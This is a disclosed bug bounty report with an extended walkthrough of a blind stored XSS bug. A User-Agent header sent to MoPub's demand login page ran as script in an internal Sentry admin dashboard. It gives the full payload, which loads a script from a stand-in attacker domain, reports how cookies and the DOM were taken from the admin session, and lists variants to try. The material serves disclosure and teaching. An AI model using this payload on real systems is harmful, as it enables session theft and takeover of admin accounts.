Blind XSS in Mobpub Marketplace Admin Production | Sentry via demand.mopub.com (User-Agent)
A blind XSS vulnerability was found where a malicious User-Agent header sent to a login endpoint was later reflected unencoded in an admin dashboard, allowing script execution in the context of an administrative user. An attacker could execute arbitrary JavaScript in the admin's browser.

- Triaged in 11 days
- Fixed in 4 months
- Paid in 26 days
- Disclosed after 4 months
Summary:
I've identified a Blind XSS vulnerability that fires in the Mobpub Marketplace Admin Production | Sentry dashboard and can be triggered by sending a HTTPS request to an endpoint from the domain demand.mopub.com.
Description:
I've sent the following HTTPS request to the following URL https://demand.mopub.com/accounts/login/
GET /accounts/login/ HTTP/1.1
Referer: 1
User-Agent: '>"></title></style></textarea></script><script/src=attacker.com/js></script>
X-Forwarded-For: 1
Host: demand.mopub.com
Accept-Encoding: gzip,deflate
Accept: */*
X-OrigHost: demand.mopub.com
Please note that the value of the User-Agent header is set to an Blind XSS payload (I've used attacker.com/js as an example but initially it was set to an script loaded from my test domain thx.bz.
Some time later after this initial request I've received two hits and the script from thx.bz was downloaded and executed. The script is configured to extract information from the browser context for demonstration purposes.

I've extracted the content of the browser DOM (attached to this report as DOM.html) and other interesting information:
Dashboard Page URL
http://sentry-test.mopub.com/exchange-marketplace/marketplace-admin-production/
User IP Address
█████████
Title
Marketplace Admin Production | Sentry
User-Agent
█████████
Cookies
██████
Execution Origin
http://sentry-test.mopub.com

If you open the attachment DOM.html in a browser and search for thx.bz you will see that the value of the User-Agent is reflected inside a <option> tag without proper encoding and it was possible to escape the context and inject an additional SCRIPT tag.
The IP address that was used to visit the dashboard is ███████ and I've verified that it belongs to Twitter.
Steps To Reproduce:
- Send the following HTTPS request (while replacing
attacker.com/jswith a domain/URL you control and where you can inspect the web server logs).
GET /accounts/login/ HTTP/1.1
Referer: 1
User-Agent: '>"></title></style></textarea></script><script/src=attacker.com/js></script>
X-Forwarded-For: 1
Host: demand.mopub.com
Accept-Encoding: gzip,deflate
Accept: */*
X-OrigHost: demand.mopub.com
- Login into
http://sentry-test.mopub.com/using administrative credentials and visit the vulnerable URL
http://sentry-test.mopub.com/exchange-marketplace/marketplace-admin-production/.
- At this point a script should be loaded from your domain (the one you've used instead of
attacker.com/js).
Impact:
An attacker can gain access and execute arbitrary JavaScript code in the context of the administrative dashboard Mobpub Marketplace Admin Production | Sentry.
Supporting Material/References:
- List any additional material (e.g. screenshots, logs, etc.)

I've attached the contents of browser DOM where the Blind XSS triggered (DOM.html), more information about the execution context bxss-report.html and screenshots from the the browser DOM.
Attachments
Context
MoPub's demand-side platform exposed a login endpoint at https://demand.mopub.com/accounts/login/. Separately, the organisation ran a Sentry instance at http://sentry-test.mopub.com/, and inside it a dashboard page titled Marketplace Admin Production | Sentry at the path /exchange-marketplace/marketplace-admin-production/. That dashboard is an administrative view: it is reached by logging in with administrative credentials, and it renders data collected from the marketplace side of the platform, including request metadata such as the User-Agent of visitors.
The bug in this report is a blind, stored cross-site scripting issue. The injection point is the public login endpoint on demand.mopub.com; the execution point is the internal Sentry dashboard. The two are connected because the dashboard displays the User-Agent value of requests that hit the login endpoint, and it does so without encoding it.
Setup
The researcher needed two things: the ability to send arbitrary HTTP requests to demand.mopub.com, and a domain they controlled where they could watch web server logs for incoming script requests. The report uses attacker.com/js as a placeholder in the published payload, and notes that the payload originally pointed at the researcher's own test domain, thx.bz.
The reproduction steps describe logging in to http://sentry-test.mopub.com/ with administrative credentials and visiting the vulnerable dashboard page. The report describes logging in with administrative credentials as part of the reproduction steps.
Finding it
The researcher identified that the User-Agent header sent to the login endpoint on demand.mopub.com is stored and later rendered inside the Sentry dashboard. Because the dashboard is only reachable by administrators, the researcher could not see the rendered output directly from the outside, which is what makes this blind: the payload fires when an administrator views the page, not when the attacker sends the request.
The payload closes a single quote, a double quote, a title, a style, a textarea and a script element, then injects a new script tag with a src pointing at the attacker's domain.
Exploitation
Step 1: Send the payload in the User-Agent header
The researcher sent the following request to the login endpoint:
GET /accounts/login/ HTTP/1.1
Referer: 1
User-Agent: '>"></title></style></textarea></script><script/src=attacker.com/js></script>
X-Forwarded-For: 1
Host: demand.mopub.com
Accept-Encoding: gzip,deflate
Accept: */*
X-OrigHost: demand.mopub.com
The important part is the User-Agent value, which carries the payload. It then closes </title>, </style>, </textarea> and </script> in turn, so that whichever of those contexts the value lands in, the parser is pushed back into HTML. Finally it opens a new <script> element with src=attacker.com/js, which loads and executes a script from the attacker's domain.
Step 2: Wait for the dashboard to be viewed
Some time after the initial request, the researcher received two hits: the script from thx.bz was downloaded and executed. The script was configured to extract information from the browser context for demonstration purposes. This is the blind part of the attack: the payload fires when an administrator opens the dashboard, not when the request is sent.
Step 3: Collect the execution context
The script returned the following information from the browser:
- Dashboard page URL:
http://sentry-test.mopub.com/exchange-marketplace/marketplace-admin-production/ - User IP address: redacted in the report
- Title:
Marketplace Admin Production | Sentry - User-Agent: redacted in the report
- Cookies: redacted in the report
- Execution origin:
http://sentry-test.mopub.com
The execution origin confirms that the script ran in the context of the Sentry host, not the demand host.
Step 4: Confirm the reflection point
The researcher extracted the browser DOM and attached it as DOM.html. Searching that file for thx.bz shows that the User-Agent value is reflected inside an <option> tag without proper encoding, and that it was possible to escape the context and inject an additional SCRIPT tag. The report also notes that the IP address used to visit the dashboard belonged to Twitter.
Step 5: Reproduce it yourself
- Send the request above, replacing
attacker.com/jswith a domain or URL you control and where you can inspect the web server logs. - Log in to
http://sentry-test.mopub.com/with administrative credentials and visithttp://sentry-test.mopub.com/exchange-marketplace/marketplace-admin-production/. - A script should then be loaded from your domain.
Root cause
The User-Agent header from requests to demand.mopub.com/accounts/login/ is stored and later rendered into the Sentry dashboard inside an <option> element without HTML encoding. Because the value is placed into markup rather than into a text node, the payload can close the surrounding context and inject a new <script> element. The report does not describe the server-side code or the templating layer, so the exact reason the encoding was missing is not stated; likely the dashboard template interpolated the value directly into the option markup.
Impact
An attacker can gain access to and execute arbitrary JavaScript in the context of the administrative dashboard Mobpub Marketplace Admin Production | Sentry. The demonstration script ran on the Sentry origin and extracted the dashboard's cookies and DOM. The attack requires that an administrator view the affected dashboard page after the malicious request has been recorded, and it requires the attacker to control a domain from which the script is served. The report does not state what actions the dashboard allows or what data beyond the listed items was exposed.
Fix
The appropriate remediation is to HTML-encode the User-Agent value (and any other request metadata) before rendering it into the dashboard, so that characters such as <, >, ' and " are escaped and cannot break out of the <option> context.
Variants to test
- Other headers on the same endpoint. Send the same breakout payload in
Referer,X-Forwarded-ForandX-OrigHost, which the report includes as filler values. A positive result is a hit on your listener when the dashboard is viewed. - Other public endpoints that feed the same dashboard. Any endpoint whose request metadata is displayed in an admin view is a candidate. A positive result is the payload appearing unencoded in the rendered DOM.
- Different HTML contexts. If the value lands in an attribute rather than an
<option>, try payloads that close the attribute and add an event handler. A positive result is execution without a visible<script>tag. - Other admin dashboards on the same Sentry instance. Look for views that render stored request data. A positive result is the same breakout behaviour in a different path.
- Stored values from other sources. Any field an administrator can see that originates from an unauthenticated user, such as a custom header or a query parameter logged by the application, is worth testing with the same payload shape.
What happened, in plain words
A security researcher found a way to make a company's internal admin dashboard run code that the researcher chose. The trick was to hide that code inside a piece of information that every web browser sends automatically when it visits a website: the User-Agent header. The public login page on demand.mopub.com recorded that header. Later, an administrator opened a separate internal dashboard, and the dashboard displayed the recorded header without cleaning it up. The hidden code then ran inside the administrator's browser, on the internal dashboard's own address.
This kind of bug is called stored cross-site scripting, or stored XSS. "Stored" means the harmful value is saved first and shown later. "Cross-site" means the code runs on a different site from the one where it was planted. "Blind" means the attacker cannot see the result directly: they plant the value, then wait to find out whether anyone viewed it.
A useful everyday comparison: imagine a suggestion box at a shop. You write a note and drop it in. Days later a manager pins your note on the staff noticeboard. The suggestion box is the public login page; the noticeboard is the admin dashboard; the manager is the administrator's browser.
The two systems involved
There are two separate web systems in this story, and understanding that separation is the key to the whole report.
demand.mopub.comis a public-facing site. It has a login page athttps://demand.mopub.com/accounts/login/. Anyone on the internet can send requests to it. A login page is simply a web page where you type a username and password to prove who you are.sentry-test.mopub.comis an internal tool. Sentry is a product that software teams use to collect and display information about what is happening in their applications, including details about incoming requests. Inside it there is a dashboard page titledMarketplace Admin Production | Sentry, at the path/exchange-marketplace/marketplace-admin-production/. A dashboard is a screen that shows collected data in one place. This particular dashboard is an administrative view: you can only reach it by logging in with administrator credentials, and it shows data gathered from the marketplace side of the platform, including request details such as theUser-Agentof visitors.
The bug connects the two. The User-Agent value sent to the login page later appeared in the Sentry dashboard. The internal dashboard later displays that recorded value, and it does so without encoding it. Encoding here means converting special characters such as < and > into harmless text so a browser shows them as characters rather than treating them as instructions.
What the researcher needed before starting
Two things were required:
- A way to send custom HTTP requests. An HTTP request is the message your browser sends to a web server to ask for a page or submit data. A header is a labelled line inside that message carrying extra information, such as which browser you use. Normally your browser fills these in for you, so the researcher used a tool that lets them write the request by hand.
- A domain they controlled, with access to its web server logs. A domain is a website address you own, like
example.com. Web server logs are the records a server keeps of every request it receives. If the researcher's payload makes a browser fetch a script from the researcher's domain, the researcher can see that fetch in the logs. That is how they know the code ran.
The published payload uses attacker.com/js as a placeholder address. The report notes the payload originally pointed at the researcher's own test domain, thx.bz.
The reproduction steps describe logging in to http://sentry-test.mopub.com/ with administrative credentials and visiting the vulnerable dashboard. The reproduction steps describe logging in with administrative credentials.
How the researcher found it
The researcher worked out that the User-Agent header sent to the login page on demand.mopub.com is saved, and later shown inside the Sentry dashboard. Because the dashboard is only reachable by administrators, the researcher could not see the rendered output from the outside. That is exactly what makes the bug blind: the payload fires when an administrator views the page, not when the attacker sends the request.
The payload closes a single quote, a double quote, a title, a style, a textarea and a script element, then injects a new script tag. HTML is the language web pages are written in, made of tags such as <title>, <style>, <textarea> and <script>. A context is the place inside the HTML where a value gets inserted: inside an attribute, inside a text area, inside a script block, and so on. Each context has its own rules for what counts as "just text" and what counts as "a new instruction". The payload closes a single quote, a double quote, a title, a style, a textarea and a script element, then injects a new script tag pointing at the attacker's domain.
Exploitation
Step 1: Send the payload in the User-Agent header
The researcher sent this request to the login page:
GET /accounts/login/ HTTP/1.1
Referer: 1
User-Agent: '>"></title></style></textarea></script><script/src=attacker.com/js></script>
X-Forwarded-For: 1
Host: demand.mopub.com
Accept-Encoding: gzip,deflate
Accept: */*
X-OrigHost: demand.mopub.com
Line by line:
GET /accounts/login/ HTTP/1.1asks the server for the login page.GETis the request method used to fetch something.HTTP/1.1is the version of the request protocol.Referer: 1is a header that normally says which page linked you here. Here it is set to the filler value1.User-Agent: ...is the header that normally identifies your browser. This is where the payload sits. The value carries the payload. It then closes</title>,</style>,</textarea>and</script>in turn, so whichever of those contexts the value lands in, the browser is pushed back into plain HTML. Finally it opens a new<script>element withsrc=attacker.com/js, which makes the browser download and run a script from the attacker's domain.X-Forwarded-For: 1is a header that proxies sometimes use to record the original client address. Here it is filler.Host: demand.mopub.comtells the server which site the request is for. One server can host many sites, so this line picks one.Accept-Encoding: gzip,deflatesays the client can accept compressed responses.Accept: */*says the client accepts any content type.X-OrigHost: demand.mopub.comis a custom header. The report includes it as filler.- The blank line at the end marks the end of the headers.
Step 2: Wait for the dashboard to be viewed
Some time after the initial request, the researcher received two hits: the script from thx.bz was downloaded and executed. The script was set up to extract information from the browser context for demonstration purposes. This is the blind part of the attack: the payload fires when an administrator opens the dashboard, not when the request is sent.
Step 3: Collect the execution context
The script returned the following information from the browser:
- Dashboard page URL:
http://sentry-test.mopub.com/exchange-marketplace/marketplace-admin-production/ - User IP address: redacted in the report
- Title:
Marketplace Admin Production | Sentry - User-Agent: redacted in the report
- Cookies: redacted in the report
- Execution origin:
http://sentry-test.mopub.com
A cookie is a small piece of data a website stores in your browser and sends back with later requests, often used to keep you logged in. The execution origin is the site address the running script belongs to. It confirms the script ran in the context of the Sentry host, not the demand host. The DOM is the browser's in-memory model of the page, the tree of elements the script can inspect and change.
Step 4: Confirm the reflection point
The researcher extracted the browser DOM and attached it as DOM.html. Searching that file for thx.bz shows that the User-Agent value is reflected inside an <option> tag without proper encoding, and that it was possible to escape the context and inject an additional SCRIPT tag. An <option> tag is one choice in a dropdown list on a web form. The report also notes that the IP address used to visit the dashboard belonged to Twitter.
Step 5: Reproduce it yourself
- Send the request above, replacing
attacker.com/jswith a domain or URL you control and where you can inspect the web server logs. - Log in to
http://sentry-test.mopub.com/with administrative credentials and visithttp://sentry-test.mopub.com/exchange-marketplace/marketplace-admin-production/. - A script should then be loaded from your domain.
Root cause
The User-Agent header from requests to demand.mopub.com/accounts/login/ is stored and later rendered into the Sentry dashboard inside an <option> element without HTML encoding. Because the value is placed into markup rather than into a text node, the payload can close the surrounding context and inject a new <script> element. The report does not describe the server-side code or the templating layer, so the exact reason the encoding was missing is not stated; likely the dashboard template interpolated the value directly into the option markup.
Impact
An attacker can gain access to and execute arbitrary JavaScript in the context of the administrative dashboard Mobpub Marketplace Admin Production | Sentry. JavaScript is the programming language browsers run to make pages interactive. The demonstration script ran on the Sentry origin and extracted the dashboard's cookies and DOM. The attack requires that an administrator view the affected dashboard page after the malicious request has been recorded, and it requires the attacker to control a domain from which the script is served. The report does not state what actions the dashboard allows or what data beyond the listed items was exposed.
Fix
The appropriate remediation is to HTML-encode the User-Agent value (and any other request metadata) before rendering it into the dashboard, so that characters such as <, >, ' and " are escaped and cannot break out of the <option> context.
Variants to test
- Other headers on the same endpoint. Send the same breakout payload in
Referer,X-Forwarded-ForandX-OrigHost, which the report includes as filler values. A positive result is a hit on your listener when the dashboard is viewed. - Other public endpoints that feed the same dashboard. Any endpoint whose request metadata is displayed in an admin view is a candidate. A positive result is the payload appearing unencoded in the rendered DOM.
- Different HTML contexts. If the value lands in an attribute rather than an
<option>, try payloads that close the attribute and add an event handler. A positive result is execution without a visible<script>tag. - Other admin dashboards on the same Sentry instance. Look for views that render stored request data. A positive result is the same breakout behaviour in a different path.
- Stored values from other sources. Any field an administrator can see that originates from an unauthenticated user, such as a custom header or a query parameter logged by the application, is worth testing with the same payload shape.
Glossary
- HTTP request: the message a browser or tool sends to a web server to ask for a page or submit data.
- Header: a labelled line inside an HTTP request or response carrying extra information, such as the browser type or accepted formats.
- User-Agent: the header that normally identifies the browser and operating system making a request.
- GET: the HTTP method used to fetch a resource.
- Host: the header that tells the server which site the request is addressed to.
- Referer: the header that normally says which page linked to the requested one.
- X-Forwarded-For: a header proxies sometimes use to record the original client address.
- X-OrigHost: a custom header; the report includes it as filler.
- Domain: a website address such as
example.com. - Web server logs: records a server keeps of every request it receives.
- Login page: a page where you enter credentials to prove who you are.
- Administrative credentials: a username and password with administrator-level access.
- Dashboard: a screen that shows collected data in one place.
- Sentry: a product software teams use to collect and display information about what is happening in their applications.
- Cross-site scripting (XSS): a bug where an attacker gets their own code to run inside another site's pages in a victim's browser.
- Stored XSS: XSS where the harmful value is saved by the application and shown to victims later.
- Blind XSS: stored XSS where the attacker cannot see the result directly and must wait for a victim to trigger it.
- Payload: the crafted value an attacker sends to try to trigger a bug.
- HTML: the language web pages are written in, made of tags.
- Tag: an HTML marker such as
<script>or<option>that tells the browser what an element is. - Context: the place inside HTML where a value is inserted, which determines what characters are dangerous there.
- Encoding (HTML encoding): converting special characters into harmless text so a browser displays them rather than treating them as instructions.
<script>tag: an HTML element that makes the browser download and run JavaScript.<option>tag: one choice in a dropdown list on a web form.- JavaScript: the programming language browsers run to make pages interactive.
